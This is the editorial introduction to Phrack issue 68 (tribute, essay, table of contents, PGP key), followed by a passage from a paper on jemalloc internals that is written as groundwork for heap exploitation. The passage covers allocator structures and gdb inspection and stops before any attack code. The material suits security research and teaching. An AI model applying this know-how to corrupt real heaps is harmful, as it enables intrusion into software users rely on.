

==Phrack Inc.==

Volume 0x0e, Issue 0x44, Phile #0x01 of 0x13

```

=====
===== [ Introduction ]=====
=====
===== [ by the Phrack staff ]=====
=====
===== [ April 14, 2012 ]=====
=====

```

"C is quirky, flawed, and an enormous success."
 -- Dennis Ritchie

October 2011, a legend has fallen...

```

              .----- .----- .-----
             /  \ /  \ /  \ /  \
            /  \|  \|  \|  \|  \|
           /  >|  |  |  |  |  |  < \
          /d$$$P , ssssssssssss. \
         /d$$$P , d$$$$$$$$$$$$$$$b \
        <-----w-----w-----w----->
         \  \____> \____/ <____/ /
          \_____/ /

pb

```

Dennis Ritchie, proud father of nothing less than our beloved C language and UNIX operating system, is gone. While the world has been crying over the loss of Steve Jobs, little has been written about Dennis' death. Saying that his inventions influenced the hacking community in a way even he probably never knew is not an exaggeration. Think about it: how many of us became hackers because we discovered C, related bugs or UNIX?

Dennis, the world might not be aware of your unbelievable contribution but we are. Farewell dear friend, may you rest in peace.

-- anonymous bug hunter

----- (Dark Thoughts) -----

Today I woke up thinking about the death of this Chinese little girl [1]. I felt bad. It's true that watching the youtube video was disturbing but something kept hitting my mind. What if the incident had occurred in my country? Would people really have behaved any differently? I have doubts. Just because a video leaked on the Internet people conveniently blamed China, a country both controverted and feared.

What if the modern society in general was tending to slowly become amoral and cold? A proof is that we all watched this video fully aware of its content. Vicious, aren't we? But not only that. We're also fucking cowards. Suddenly discovering that there is a darkness hidden inside the very roots of our society is dramatic. But pretending to ignore the fact that there are countries in this world where atrocious massacres are part of the daily life seems fine.

It was written in the US Declaration of Independence that "We hold these truths to be self-evident, that all men are created equal [...]". How could that possibly be true? This morning I was at home, healthy, comfortably sitting in front of my computer screen, with a cup of coffee in hand. A few minutes later, I was working (or luxuriously pretending to be) to earn money that I spent in the bar that night with my friends. In the mean time, not so far away, people were killed, raped, mutilated. The truth is that I don't even care when I think about it. This morning I was pretending being concerned for other people, but tonight I don't give a shit anymore.

Something must be wrong.

-- anonymous coward / Phrack

[1] <http://www.chinapost.com.tw/china/national-news/2011/10/21/320549/Chinese-girl.htm>

----- (Phrack Issue #68) -----

Hello Phrackers! How are you guys doing? We hope well. We hope your latest exploit works reliably (again) and all your bounces are alive and pinging. We also hope you and your friends still are out of prison, or recently came out (wink wink). Us, we're doing good. Looks like we did it again and a new release is here. Ya-hoo.

This release brings you an amazing selection of hacking goodies. We have two papers on applied cryptanalysis by greg and SysK, an area in which we hope to see more submissions for the next issues. We are also thrilled about the return of the Art of Exploitation section. And what a return; we have for you not one, but two detailed papers demonstrating that exploitation is indeed an art form. Speaking of exploitation, did you ever wonder what Firefox, FreeBSD and NetBSD have in common? Read the paper by argp & huku and find out. Are you hacking Windows' farms? Be sure to check the plckp0ck3t's novel approach of stealing Active Directory password hashes. Perhaps you prefer malware analysis and identification of malware families; Pouik and G0rfi3ld have written a paper with a focus on Android malware that will satisfy you. Android is quickly becoming the standard mobile platform. I think it's time for an Android/ARM kernel rootkit. Start from dong-hoon you's paper and hack your own. styx^ continues the kernel fun with a paper that updates truff's LKM infection techniques to 2.6.x and 3.x Linux kernels. If for whatever reason you're afraid of messing with your kernels, Crossbower shows you how to create a stealthy userland backdoor without creating new processes or threads.

We also believe that you will find merit with the two main non technical papers of this issue. Both address more or less the same topics, but from two totally different points of view. On one hand, we have an analysis of how the happiness that hacking brings to all of us can and is corrupted by the security industry. On the other, a call to all hackers to take a side between staying true to the spirit of hacking and selling out to the military intelligence industrial complex. Read them, think about them and take a side. Remember, "The hottest places in hell are reserved for those who in times of great moral crisis maintain their neutrality".

Phrack World News is also making a comeback, courtesy of TCLH. In International Scenes we explore Korea and the past of the Greek scene. Loopback has increased and we decided to resurrect Linenoise as we had some tiny but not less interesting submissions. While being eligible for an issue remains hard, submitting for Linenoise may be an easier way for people to share tricks in the next issues.

We are proud to have FX prophiled in this epic issue. As an added gift, FX wrote a eulogy for PH-Neutral, at least in its original form. PH-Neutral, as all great hacker creations, lives on as long as the hackers behind it are fueling it with their passion.

Speaking of hacker passion, this issue re-establishes a long lost connection. Phrack and SummerCon are again bonded on the 25th anniversary of SummerCon! Shmeck and redpantz, representing SummerCon, contribute two papers; a history of the conference from its beginning in 1987 to this year, and of course one of the Art of Exploitation papers.

Believe it or not it was fucking hard to prepare this issue. It's no news that the mentality of the hacking community has changed, but this time we had to face multiple deceptions. It's not the first time, however the quantity makes this event scary. It demonstrates how rotten and corrupted the so-called spirit of some people pretending to be part of the underground has become.

There's a time when you realize that you've lost count of the battles you lost, but you still kinda won enough to keep faith. More importantly, you realize that you still care. Granted, it's not the deep, mystical and life changing moment that movies display -- the huge pile of shit you pushed out of the door just before getting to sleep is still there. It maybe just stinks a little less.

But we care, hell, we really care about Phrack and what it means. It costs time and frustration, many battles lost, it faces the two-point-oh revolution (lots of quality stuff goes into blogs, for immediate consumption) and the money drop by the security industry, but the satisfaction of seeing it out again is huge. Yes, we care.

And that's not just because we're a bunch of old farts that stay attached to the past. We care because it's a constant, maybe feeble but constant, heartbeat of that world, that community that we grew up and now live in. You know, that little thing called 'the Underground' that we are proud and honored to somehow, in part, represent.

We've heard from many corners that 'the Underground' is dead. We'd love to hear those people describe what the Underground is, then. Sure, things change, evolve. Laws, computing power, money invested, political links, technology, every piece moves fast and reshapes the landscape. But if you're reading these lines today, if you've just finished a 36-hour coding, hacking marathon, you're keeping it alive.

So thank you, for that. Thank you to the authors for finding the time of sharing their knowledge. Thank you to anyone that setups a new connection. Thank you to whomever fights for information and freedom. Thanks crews.

Happy hacking, Phrackers.
You guys are the BEST heartbeat in the world.

-- the Phrack staff



- By the community, for the community. -

\$ cat p68/index.txt

<------(Table of Contents)----->

- 0x01 Introduction Phrack Staff
- 0x02 Phrack Profile on FX Phrack Staff
- 0x03 Phrack World News TCLH
- 0x04 Linenoise various
- 0x05 Loopback Phrack Staff
- 0x06 Android Linux Kernel Rootkit dong-hoon you
- 0x07 Happy Hacking Anonymous
- 0x08 Practical cracking of white-box implementations ... SysK
- 0x09 Single Process Parasite Crossbower

0x0a Pseudomonarchia jemallocum argp & huku
0x0b Infecting loadable kernel modules styx^
0x0c The Art of Exploitation:
MS IIS 7.5 Remote Heap Overflow redpantz
0x0d The Art of Exploitation:
Exploiting VLC, a jemalloc case study huku & argp
0x0e Secure Function Evaluation vs. Deniability in OTR
and similar protocols greg
0x0f Similarities for Fun and Profit Pouik & G0rfi3ld
0x10 Lines in the Sand: Which Side Are You On in the
Hacker Class War Anonymous
0x11 Abusing Netlogon to steal an Active Directory's
secrets the plckp0ck3t
0x12 25 Years of SummerCon Shmeck
0x13 International Scenes various

<----->

----- (GreetZ for issue #68) -----

- FX: epicness personified
- hermlt: you have our support
- TCLH: for everything
- x82: deepest apologies for the 1 year wait
- anonymous authors: best part of this issue
- sysk: keep submitting man!
- redpantz & Shmeck: Phrack and SummerCon bonded again
- greg: schooling Alice and Bob
- Crossbower: parasite zoologist
- the plckp0ck3t: be wary or he will get your hashes
- huku & argp: the scourge of memory allocators
- styx^: yes we are hardcore reviewers
- Pouik & G0rfi3ld: who the hell is G0rfi3ld??? ;>
- scene phile writers: you have big balls guyz
- linoise writers: Eva you're soooooooo cute :3
- our generous hoster: a contribution not forgotten ;)
- z4ppy, ender: external reviews are paid in beers
- b3n: too bad we didn't use your stuff
- No greetz, no thankz to: you know who you are :<

And of course many thanks to the loopback contributors :')

----- (Phrack Magazine's policy) -----

phrack:~# head -n 22 /usr/include/std-disclaimer.h

```
/*
 * All information in Phrack Magazine is, to the best of the ability of
 * the editors and contributors, truthful and accurate. When possible,
 * all facts are checked, all code is compiled. However, we are not
 * omniscient (hell, we don't even get paid). It is entirely possible
 * something contained within this publication is incorrect in some way.
 * If this is the case, please drop us some email so that we can correct
 * it in a future issue.
 *
 * Also, keep in mind that Phrack Magazine accepts no responsibility for
 * the entirely stupid (or illegal) things people may do with the
 * information contained herein. Phrack is a compendium of knowledge,
 * wisdom, wit, and sass. We neither advocate, condone nor participate
```

* in any sort of illicit behavior. But we will sit back and watch.
 *
 *
 * Lastly, it bears mentioning that the opinions that may be expressed in
 * the articles of Phrack Magazine are intellectual property of their
 * authors.
 * These opinions do not necessarily represent those of the Phrack Staff.
 */

----- (Contact Phrack Magazine) -----

```
< Editors : staff[at]phrack{dot}org >
> Submissions : staff[at]phrack{dot}org <
< Commentary : loopback[ @ ]phrack{dot}org >
> Phrack World News : pwned[at]phrack{dot}org <
```

Submissions may be encrypted with the following PGP key:
 (Hint: Always use the PGP key from the latest issue)

-----BEGIN PGP PUBLIC KEY BLOCK-----
 Version: PHRACK

```
mQGIBeUcoWIRBACFnPCCYMYBX0ygl3LrH+WWM1/g6WZxxwLM2IT65gXCuvOEbLHR
/OdZ5T7Z6s0405b0EWkk5pa1z8egNp44+Fn+ExI78cv7ML9ffw1WEAS+raQwvN2w
0WUzfztWHZqPf4HMefX92pv+1kVcio/b0aRT5lRbvD7IdYLrtYb0V7RYGwCgi6Or
dJ5iN+YVDMx81kUICI8kPxcD/1aHZqCzF7lI//40tZQN0ndP10EH+C7GDfYWi4P
DcLnlF812h1qyJf3QCs93PQR+fu7XWAIyyo5rLHPFfuU29ZZH1Oe0VR6pLJTas2Z
zXNdU48Bhj1uf4Xv0NaAYlQ5ffIJ4a37uIKYRn28sOwH/7P8VGD7K7Ezn3MMyewo
aPPSA/4ylQtKkaPB9iTKUlimy5ZzorPwzhNliEbIanCGfePgPz02QMG8gnId40/o
luE0YK1GnUbIMOb6LzI2A5EuQxzGrWzDGOM3uLDLzJtBCg8oKFrUoRVuldnPEqc/
NQzRYjRK8R8DoDa/QZgyn19pXx4oQ3tAlDI4dAQ022a jUhEoobQfUGhyYWNrIFN0
YWZmIDxdzGfMzKbwaHJhY2sub3JnPohgBBMRagAgBQJLnKFiAhsDBgsJCacDAgQV
AggDBBYCAwECHgECF4AACGkQXgXUfYgthE7RagCeL/XirVrcUzqKBrJGcvo0xjIE
YlkAoIBqC2GuYJrXxPO/KaJtXglJjd7zuQQNBEucoWIQEADrU+2GAZbWbTElblRp
/MyoUNHm0gxOo7afqVdQe8epub/waQD1bnE+VucI7ncmQWUdD0qkkyzaXlFDlvId
LYh/dMu4/h+nTyuCLNqoycqvf1k8Dax6QOADq0BZlM5lGTL6VOBnCitWCvgYcmL0
aP0lbacJlNnx0/cpWKE+YELlZss7Q+o4SBvDOyX8B78eEs62dbRAudubFQ/tjQd3z
cXZOSli9Du9DAa2vzk8tq1c6RAs0NY4KxBu+6VW/lxvGt3iNRlFQAdya6Kx3fhog
zVjkt300gNDJ6u/9zYbMbtjtoFqSIJDR4DhZ9NbS57nuTkJqh0GDVotxfKcc8QxH
wyYih47M9znHFtHHvT0PzGc2F18s3EUFv1XZUW3ikcFbkyqTgnseqv5k9YQ8FDHX
IvBVpj8nqLi3CBADy8z2gy5r4TryV3sf01TT40r0GtiG3Weeb0wuMj5+hr303zgN
/aH+ps8JvL0TeyXjsDMcTCF1fHSIxPJouSWjOkFMrumAg/rikdn3+dPCCowcLkVQ
isYC60yKEhcYvUDiKkzXrGyM/38Kp/73RA9ZLQ3VjCSX550UCU46hF6u6Qzbd5Jk
T8WesPYqz4jppZlF1MbaVki4+g5myTR8y1IiarX08mk6l+1YZyjjzmlhKyhdaIiI
QY4uv3EYFFDHiyd0/3ZBfkz62wADBQ//bVf698IFhoLHeCG3USyl/rHyjVUatsCx
ZCwPlWEGzR+RP3XdqwoeFZNA4hXYy3Qr1vJSytbCRDYOK2Rp3Eos1Gncqp3KbUhQ
ZRBxGNbhsKZ7VHOvBHIIz7QU3TDnWLDlWs9oha8zv9XWemaBmCjBtmRwunphwdv2
07JpqLbW451/WAas6CuRi+VxXl1QPM2nKX9JwzyWlvnU3QayO+JJwH5bfeW0Wz53
wqMBJz9hvVaClfAzwEnPnWQxxgA6j7S9AuEv7NRLZsC6nHyGwB7vFfL4dCKt4cer
gYOk5RjhHVNuLJSLhVWRfcxymPRKg07harb9adrPcjJ7fCKXN1oPCcacG006vcTb
k58MTzs3CShJ58iqVczU6ssGiVNFmfnTrYiHXXvo/+36c+TizwoXJD7CNGDc+8C0
IxKsZbxgvpFuyRRwrzr3PpecY0I2cWZ7wN3WtFZkdI50tsIKTXHOozmddhAwxqGK
eURB/yI/4L7t2Kh2EaVOyRbXNa4hwPbqbFiofihjKQ1fFsYCUUW0CAOaXu14QrrC
IepRMQ2tabrYCFyNuLL3JwUFKInXs6SrFcSiWkr9Cpay7Ozx5QosV8YKpn6ojejE
H3Xc0RNF/wjYczOSA6547AzrnS8jkVTV2WIJ5g1ExvSxIoZLHU5Dcyn5faftz++y
ZMHT0Ds1FMGISQQYEQIACQUCS5yhYgIbDAACKRDGDFR9iC2ETsN0AJ9D3ArYTLnd
lvUoDsu23bn4bf7gHwCfUGDsUSAWE/G7xQaBuB50qXecJPo=
=cK7U
```

-----END PGP PUBLIC KEY BLOCK-----

----- (EOF) -----

==Phrack Inc.==

Volume 0x0e, Issue 0x44, Phile #0x0a of 0x13

```
=====
======[ Pseudomonarchia jemallocum ]=====
=====
======[ The false kingdom of jemalloc, or ]=====
======[ On exploiting the jemalloc memory manager ]=====
=====
======[   argp | huku   ]=====
======[ {argp,huku}@grhack.net ]=====
=====
```

--[Table of contents

- 1 - Introduction
 - 1.1 - Thousand-faced jemalloc
- 2 - jemalloc memory allocator overview
 - 2.1 - Basic structures
 - 2.1.1 - Chunks (arena_chunk_t)
 - 2.1.2 - Arenas (arena_t)
 - 2.1.3 - Runs (arena_run_t)
 - 2.1.4 - Regions/Allocations
 - 2.1.5 - Bins (arena_bin_t)
 - 2.1.6 - Huge allocations
 - 2.1.7 - Thread caches (tcache_t)
 - 2.1.8 - Unmask jemalloc
 - 2.2 - Algorithms
- 3 - Exploitation tactics
 - 3.1 - Adjacent region corruption
 - 3.2 - Heap manipulation
 - 3.3 - Metadata corruption
 - 3.3.1 - Run (arena_run_t)
 - 3.3.2 - Chunk (arena_chunk_t)
 - 3.3.3 - Thread caches (tcache_t)
- 4 - A real vulnerability
- 5 - Future work
- 6 - Conclusion
- 7 - References
- 8 - Code

--[1 - Introduction

In this paper we investigate the security of the jemalloc allocator in both theory and practice. We are particularly interested in the exploitation of memory corruption bugs, so our security analysis will be biased towards that end.

jemalloc is a userland memory allocator. It provides an implementation for the standard malloc(3) interface for dynamic memory management. It was written by Jason Evans (hence the 'je') for FreeBSD since there was a need for a high performance, SMP-enabled memory allocator for libc. After that, jemalloc was also used by the Mozilla Firefox browser as its internal dedicated custom memory allocator.

All the above have led to a few versions of jemalloc that are very similar but not exactly the same. To summarize, there are three different widely used versions of jemalloc: 1) the standalone version [JESA], 2) the version in the Mozilla Firefox web browser [JEMF], and 3) the FreeBSD libc [JEFB] version.

The exploitation vectors we investigate in this paper have been tested on the jemalloc versions presented in subsection 1.1, all on the x86 platform. We assume basic knowledge of x86 and a general familiarity with userland malloc() implementations, however these are not strictly required.

----[1.1 - Thousand-faced jemalloc

There are so many different jemalloc versions that we almost went crazy double checking everything in all possible platforms. Specifically, we tested the latest standalone jemalloc version (2.2.3 at the time of this writing), the version included in the latest FreeBSD libc (8.2-RELEASE), and the Mozilla Firefox web browser version 11.0. Furthermore, we also tested the Linux port of the FreeBSD malloc(3) implementation (jemalloc_linux_20080828a in the accompanying code archive) [JELX].

--[2 - jemalloc memory allocator overview

The goal of this section is to provide a technical overview of the jemalloc memory allocator. However, it is not all-inclusive. We will only focus on the details that are useful for understanding the exploitation attacks against jemalloc analyzed in the next section. The interested reader can look in [JE06] for a more academic treatment of jemalloc (including benchmarks, comparisons with other allocators, etc).

Before we start our analysis we would like to point out that jemalloc (as well as other malloc implementations) does not implement concepts like 'unlinking' or 'frontlinking' which have proven to be catalytic for the exploitation of dlmalloc and Microsoft Windows allocators. That said, we would like to stress the fact that the attacks we are going to present do not directly achieve a write-4-anywhere primitive. We, instead, focus on how to force malloc() (and possibly realloc()) to return a chunk that will most likely point to an already initialized memory region, in hope that the region in question may hold objects important for the functionality of the target application (C++ VPTRs, function pointers, buffer sizes and so on). Considering the various anti-exploitation countermeasures present in modern operating systems (ASLR, DEP and so on), we believe that such an outcome is far more useful for an attacker than a 4 byte overwrite.

jemalloc, as a modern memory allocator should, recognizes that minimal page utilization is no longer the most critical feature. Instead it focuses on enhanced performance in retrieving data from the RAM. Based on the principle of locality which states that items that are allocated together are also used together, jemalloc tries to situate allocations contiguously in memory. Another fundamental design choice of jemalloc is its support for SMP systems and multi-threaded applications by trying to avoid lock contention problems between many simultaneously running threads. This is achieved by using many 'arenas' and the first time a thread calls into the memory allocator (for example by calling malloc(3)) it is associated with a specific arena. The assignment of threads to arenas happens with three possible algorithms: 1) with a simple hashing on the thread's ID if TLS is available 2) with a simple builtin linear congruential pseudo random number generator in case MALLOC_BALANCE is defined and TLS is not available 3) or with the traditional round-robin algorithm. For the later two cases, the association between a thread and an arena doesn't stay the same for the whole life of the thread.

Continuing our high-level overview of the main jemalloc structures before we dive into the details in subsection 2.1, we have the concept of 'chunks'. jemalloc divides memory into chunks, always of the same size, and uses these chunks to store all of its other data structures (and user-requested memory as well). Chunks are further divided into 'runs' that are responsible for requests/allocations up to certain sizes. A run keeps track of free and used 'regions' of these sizes. Regions are the heap items returned on user allocations (e.g. malloc(3) calls). Finally, each run is associated with a 'bin'. Bins are responsible for storing structures (trees) of free regions.

The following diagram illustrates in an abstract manner the relationships between the basic building blocks of jemalloc.





----[2.1 - Basic structures

In the following paragraphs we analyze in detail the basic jemalloc structures. Familiarity with these structures is essential in order to begin our understanding of the jemalloc internals and proceed to the exploitation step.

-----[2.1.1 - Chunks (arena_chunk_t)

If you are familiar with Linux heap exploitation (and more precisely with dlmalloc internals) you have probably heard of the term 'chunk' before. In dlmalloc, the term 'chunk' is used to denote the memory regions returned by malloc(3) to the end user. We hope you get over it soon because when it comes to jemalloc the term 'chunk' is used to describe big virtual memory regions that the memory allocator conceptually divides available memory into. The size of the chunk regions may vary depending on the jemalloc variant used. For example, on FreeBSD 8.2-RELEASE, a chunk is a 1 MB region (aligned to its size), while on the latest FreeBSD (in CVS at the time of this writing) a jemalloc chunk is a region of size 2 MB. Chunks are the highest abstraction used in jemalloc's design, that is the rest of the structures described in the following paragraphs are actually placed within a chunk somewhere in the target's memory.

The following are the chunk sizes in the jemalloc variants we have examined:

jemalloc variant	Chunk size
FreeBSD 8.2-RELEASE	1 MB
Standalone v2.2.3	4 MB
jemalloc_linux_20080828a	1 MB
Mozilla Firefox v5.0	1 MB
Mozilla Firefox v7.0.1	1 MB
Mozilla Firefox v11.0	1 MB

An area of jemalloc managed memory divided into chunks looks like the following diagram. We assume a chunk size of 4 MB; remember that chunks are aligned to their size. The address 0xb7000000 does not have a particular significance apart from illustrating the offsets between each chunk.

+-----+

Chunk alignment	Chunk content
Chunk #1 starts at: 0xb7000000	[Arena]
Chunk #2 starts at: 0xb7400000	[Arena]
Chunk #3 starts at: 0xb7800000	[Arena]
Chunk #4 starts at: 0xb7c00000	[Arena]
Chunk #5 starts at: 0xb8000000	[Huge allocation region, see below]
Chunk #6 starts at: 0xb8400000	[Arena]
Chunk #7 starts at: 0xb8800000	[Huge allocation region]
Chunk #8 starts at: 0xb8c00000	[Huge allocation region]
Chunk #9 starts at: 0xb9000000	[Arena]

Huge allocation regions are memory regions managed by jemalloc chunks that satisfy huge malloc(3) requests. Apart from the huge size class, jemalloc also has the small/medium and large size classes for end user allocations (both managed by arenas). We analyze jemalloc's size classes of regions in subsection 2.1.4.

Chunks are described by 'arena_chunk_t' structures (taken from the standalone version of jemalloc; we have added and removed comments in order to make things more clear):

[2-1]

```
typedef struct arena_chunk_s arena_chunk_t;
struct arena_chunk_s
{
    /* The arena that owns this chunk. */
    arena_t *arena;

    /* A list of the corresponding arena's dirty chunks. */
    ql_elm(arena_chunk_t) link_dirty;

    /*
     * Whether this chunk contained at some point one or more dirty pages.
     */
    bool dirtied;

    /* This chunk's number of dirty pages. */
    size_t ndirty;

    /*
     * A chunk map element corresponds to a page of this chunk. The map
     * keeps track of free and large/small regions.
     */
    arena_chunk_map_t map[];
};
```

The main use of chunk maps in combination with the memory alignment of the chunks is to enable constant time access to the management metadata of free and large/small heap allocations (regions).

-----[2.1.2 - Arenas (arena_t)

An arena is a structure that manages the memory areas jemalloc divides into chunks. Arenas can span more than one chunk, and depending on the size of the chunks, more than one page as well. As we have already mentioned, arenas are used to mitigate lock contention problems between threads. Therefore, allocations and deallocations from a thread always happen on the same arena. Theoretically, the number of arenas is in direct relation to the need for concurrency in memory allocation. In practice the number of arenas depends on the jemalloc variant we deal with. For example, in Firefox's jemalloc there is only one arena. In the case of single-CPU systems there is also only one arena. In SMP systems the number of arenas is equal to either two (in FreeBSD 8.2) or four (in the standalone variant) times the number of available CPU cores. Of course, there is always at

least one arena.

Debugging the standalone variant with gdb:

```
gdb $ print ncpus
$86 = 0x4
gdb $ print narenas
$87 = 0x10
```

Arenas are the central jemalloc data structures as they are used to manage the chunks (and the underlying pages) that are responsible for the small and large allocation size classes. Specifically, the arena structure is defined as follows:

[2-2]

```
typedef struct arena_s arena_t;
struct arena_s
{
    /* This arena's index in the arenas array. */
    unsigned ind;

    /* Number of threads assigned to this arena. */
    unsigned nthreads;

    /* Mutex to protect certain operations. */
    malloc_mutex_t lock;

    /*
     * Chunks that contain dirty pages managed by this arena. When jemalloc
     * requires new pages these are allocated first from the dirty pages.
     */
    ql_head(arena_chunk_t) chunks_dirty;

    /*
     * Each arena has a spare chunk in order to cache the most recently
     * freed chunk.
     */
    arena_chunk_t *spare;

    /* The number of pages in this arena's active runs. */
    size_t nactive;

    /* The number of pages in unused runs that are potentially dirty. */
    size_t ndirty;

    /* The number of pages this arena's threads are attempting to purge. */
    size_t npurgatory;

    /*
     * Ordered tree of this arena's available clean runs, i.e. runs
     * associated with clean pages.
     */
    arena_avail_tree_t runs_avail_clean;

    /*
     * Ordered tree of this arena's available dirty runs, i.e. runs
     * associated with dirty pages.
     */
    arena_avail_tree_t runs_avail_dirty;

    /*
     * Bins are used to store structures of free regions managed by this
     * arena.
     */
    arena_bin_t bins[];
};
```

All in all a fairly simple structure. As it is clear from the above structure, the allocator contains a global array of arenas and an unsigned integer representing the number of these arenas:

```
arena_t    **arenas;
unsigned    narenas;
```

And using gdb we can see the following:

```
gdb $ x/x arenas
0xb7800cc0: 0xb7800740
gdb $ print arenas[0]
$4 = (arena_t *) 0xb7800740
gdb $ x/x &narenas
0xb7fdfdc4 <narenas>: 0x00000010
```

At 0xb7800740 we have 'arenas[0]', that is the first arena, and at 0xb7fdfdc4 we have the number of arenas, i.e 16.

-----[2.1.3 - Runs (arena_run_t)

Runs are further memory denominations of the memory divided by jemalloc into chunks. Runs exist only for small and large allocations (see subsection 2.1.1), but not for huge allocations. In essence, a chunk is broken into several runs. Each run is actually a set of one or more contiguous pages (but a run cannot be smaller than one page). Therefore, they are aligned to multiples of the page size. The runs themselves may be non-contiguous but they are as close as possible due to the tree search heuristics implemented by jemalloc.

The main responsibility of a run is to keep track of the state (i.e. free or used) of end user memory allocations, or regions as these are called in jemalloc terminology. Each run holds regions of a specific size (however within the small and large size classes as we have mentioned) and their state is tracked with a bitmask. This bitmask is part of a run's metadata; these metadata are defined with the following structure:

[2-3]

```
typedef struct arena_run_s arena_run_t;
struct arena_run_s
{
    /*
     * The bin that this run is associated with. See 2.1.5 for details on
     * the bin structures.
     */
    arena_bin_t *bin;

    /*
     * The index of the next region of the run that is free. On the FreeBSD
     * and Firefox flavors of jemalloc this variable is named regs_minelm.
     */
    uint32_t nextind;

    /* The number of free regions in the run. */
    unsigned nfree;

    /*
     * Bitmask for the regions in this run. Each bit corresponds to one
     * region. A 0 means the region is used, and an 1 bit value that the
     * corresponding region is free. The variable nextind (or regs_minelm
     * on FreeBSD and Firefox) is the index of the first non-zero element
```

```
    * of this array.  
    */  
    unsigned regs_mask[];  
};
```

Don't forget to re-read the comments ;)

-----[2.1.4 - Regions/Allocations

In jemalloc the term 'regions' applies to the end user memory areas returned by malloc(3). As we have briefly mentioned earlier, regions are divided into three classes according to their size, namely a) small/medium, b) large and c) huge.

Huge regions are considered those that are bigger than the chunk size minus the size of some jemalloc headers. For example, in the case that the chunk size is 4 MB (4096 KB) then a huge region is an allocation greater than 4078 KB. Small/medium are the regions that are smaller than a page. Large are the regions that are smaller than the huge regions (chunk size minus some headers) and also larger than the small/medium regions (page size).

Huge regions have their own metadata and are managed separately from small/medium and large regions. Specifically, they are managed by a global to the allocator red-black tree and they have their own dedicated and contiguous chunks. Large regions have their own runs, that is each large allocation has a dedicated run. Their metadata are situated on the corresponding arena chunk header. Small/medium regions are placed on different runs according to their specific size. As we have seen in 2.1.3, each run has its own header in which there is a bitmask array specifying the free and the used regions in the run.

In the standalone flavor of jemalloc the smallest run is that for regions of size 4 bytes. The next run is for regions of size 8 bytes, the next for 16 bytes, and so on.

When we do not mention it specifically, we deal with small/medium and large region classes. We investigate the huge region size class separately in subsection 2.1.6.

-----[2.1.5 - Bins (arena_bin_t)

Bins are used by jemalloc to store free regions. Bins organize the free regions via runs and also keep metadata about their regions, like for example the size class, the total number of regions, etc. A specific bin may be associated with several runs, however a specific run can only be associated with a specific bin, i.e. there is an one-to-many correspondence between bins and runs. Bins have their associated runs organized in a tree.

Each bin has an associated size class and stores/manages regions of this size class. A bin's regions are managed and accessed through the bin's runs. Each bin has a member element representing the most recently used run of the bin, called 'current run' with the variable name runcur. A bin also has a tree of runs with available/free regions. This tree is used when the current run of the bin is full, that is it doesn't have any free regions.

A bin structure is defined as follows:

[2-4]

```
typedef struct arena_bin_s arena_bin_t;  
struct arena_bin_s  
{  
    /*  
     * Operations on the runs (including the current run) of the bin  
     * are protected via this mutex.  
     */
```

```
    malloc_mutex_t lock;

    /*
     * The current run of the bin that manages regions of this bin's size
     * class.
     */
    arena_run_t *runcur;

    /*
     * The tree of the bin's associated runs (all responsible for regions
     * of this bin's size class of course).
     */
    arena_run_tree_t runs;

    /* The size of this bin's regions. */
    size_t reg_size;

    /*
     * The total size of a run of this bin. Remember that each run may be
     * comprised of more than one pages.
     */
    size_t run_size;

    /* The total number of regions in a run of this bin. */
    uint32_t nregs;

    /*
     * The total number of elements in the regs_mask array of a run of this
     * bin. See 2.1.3 for more information on regs_mask.
     */
    uint32_t regs_mask_nelms;

    /*
     * The offset of the first region in a run of this bin. This can be
     * non-zero due to alignment requirements.
     */
    uint32_t reg0_offset;
};
```

As an example, consider the following three allocations and that the jemalloc flavor under investigation has 2 bytes as the smallest possible allocation size (file test-bins.c in the code archive, example run on FreeBSD):

```
one = malloc(2);
two = malloc(8);
three = malloc(16);
```

Using gdb let's explore jemalloc's structures. First let's see the runs that the above allocations created in their corresponding bins:

```
gdb $ print arenas[0].bins[0].runcur
$25 = (arena_run_t *) 0xb7d01000
gdb $ print arenas[0].bins[1].runcur
$26 = (arena_run_t *) 0x0
gdb $ print arenas[0].bins[2].runcur
$27 = (arena_run_t *) 0xb7d02000
gdb $ print arenas[0].bins[3].runcur
$28 = (arena_run_t *) 0xb7d03000
